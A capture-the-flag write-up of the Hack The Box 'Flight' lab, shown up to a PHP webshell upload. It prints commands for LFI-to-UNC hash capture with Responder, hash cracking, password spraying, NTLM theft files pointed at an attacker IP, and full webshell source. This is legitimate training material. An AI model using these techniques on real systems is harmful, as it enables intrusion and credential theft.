
[HTB] Flight Writeup
HTB Flight write-up

TL;DR
Subdomain enumeration found school.flight.htb, which had LFI through the view parameter. The LFI was abused with a UNC path to capture the svc_apache NetNTLMv2 hash using Responder. After cracking the hash, password reuse gave access to S.Moon. S.Moon had write access to the Shared SMB share, where NTLM theft files were uploaded to capture and crack C.Bum’s hash. C.Bum had write access to the Web share, allowing PHP webshell upload and reverse shell as svc_apache. After switching to C.Bum with RunasCs, an internal ASP.NET site on port 8000 was accessed through Chisel, and an ASPX webshell provided code execution as iis apppool\defaultapppool. A delegated Kerberos ticket was extracted with Rubeus and used to perform DCSync, recovering the Administrator NTLM hash.
1. Recon
port scan result

Port scan showed that the target was a Windows host in the flight.htb domain.
2. Initial Access - LFI to NetNTLMv2 Capture
First, virtual host fuzzing was performed against flight.htb.
1
└─$ ffuf -u http://flight.htb/ -H "Host: FUZZ.flight.htb" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -fs 7069 -t 50
 The scan found the
 school.flight.htb subdomain.
1
http://school.flight.htb/index.php?view=about.html

The view parameter looked like it was loading local files. To confirm this behavior, I tried loading index.php.
1
http://school.flight.htb/index.php?view=index.php
 The local file was successfully included.
On Windows targets, LFI can sometimes be abused with a UNC path. If the backend tries to access an attacker-controlled SMB path, it may leak a NetNTLMv2 authentication attempt. I started Responder and pointed the view parameter to my host
1
└─$ sudo responder -I tun0
1
http://school.flight.htb/index.php?view=//10.10.14.99/test

Responder captured the NetNTLMv2 hash for svc_apache.
1
2
3
└─$ hashcat -m 5600 -a 0 hash.txt /usr/share/wordlists/rockyou.txt

SVC_APACHE::flight:e83038c1d266fac1:8c02501d1880ad040f27696b4c7c778f:01010000000000008028954dc5f3dc01e65893705dd5249b000000000200080056004f0035004f0001001e00570049004e002d0052004a0049004600380059005400310032004600380004003400570049004e002d0052004a004900460038005900540031003200460038002e0056004f0035004f002e004c004f00430041004c000300140056004f0035004f002e004c004f00430041004c000500140056004f0035004f002e004c004f00430041004c00070008008028954dc5f3dc01060004000200000008003000300000000000000000000000003000001b0f83acbfdccae02a9f2d76060507751bed161ae8bf3a0a5652a1132c1adba20a001000000000000000000000000000000000000900200063006900660073002f00310030002e00310030002e00310034002e00390039000000000000000000:S@Ss!K@*t13
1
SVC_APACHE:S@Ss!K@*t13
The hash was cracked.
1
└─$ nxc smb flight.htb -u 'SVC_APACHE' -p 'S@Ss!K@*t13' --users-export userlist

With a valid domain credential, SMB enumeration was performed to collect domain users.
1

└─$ nxc smb flight.htb -u userlist -p 'S@Ss!K@*t13' --continue-on-success
1
S.Moon:S@Ss!K@*t13
The cracked password was then sprayed against the enumerated users and the same password worked for S.Moon.
1
└─$ nxc smb flight.htb -u 'S.Moon' -p 'S@Ss!K@*t13' --shares

S.Moon had write permission to the Shared share. I generated NTLM theft files and uploaded.
1
└─$ python3 ntlm_theft.py -g all -s 10.10.14.99 -f a23sdgawfaw
1
2
3
4
5
└─$ smbclient //flight.htb/Shared -U 'S.Moon%S@Ss!K@*t13'

smb: \> prompt off
smb: \> lcd ntlm_theft/a23sdgawfawf/
smb: \> mput *

After a short time, C.Bum accessed one of the uploaded files and Responder captured another NetNTLMv2 hash.
1
c.bum::flight.htb:ae785b5133bb6ea3:1C278BB82017963D2D7A49488A434B12:010100000000000080A9394421F4DC0199682CB8EA34076F00000000020008004B0051003500450001001E00570049004E002D0054004A0057004B00500037004C00320043004600330004003400570049004E002D0054004A0057004B00500037004C0032004300460033002E004B005100350045002E004C004F00430041004C00030014004B005100350045002E004C004F00430041004C00050014004B005100350045002E004C004F00430041004C000700080080A9394421F4DC01060004000200000008003000300000000000000000000000003000001B0F83ACBFDCCAE02A9F2D76060507751BED161AE8BF3A0A5652A1132C1ADBA20A001000000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00310034002E00390039000000000000000000
1
2
3
4
5
6
7
└─$ john c.bum_hash --wordlist=/usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads

Tikkycoll_431012284 (c.bum)
The new hash was cracked with John.
1
└─$ nxc smb flight.htb -u c.bum -p 'Tikkycoll_431012284' --shares
 Using C.Bum, I checked SMB share permissions again. C.Bum had write permission to the
 Web share. Since this share appeared to map to the web directory, I uploaded a PHP webshell.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" autofocus id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd'] . ' 2>&1');
    }
?>
</pre>
</body>
</html>
1
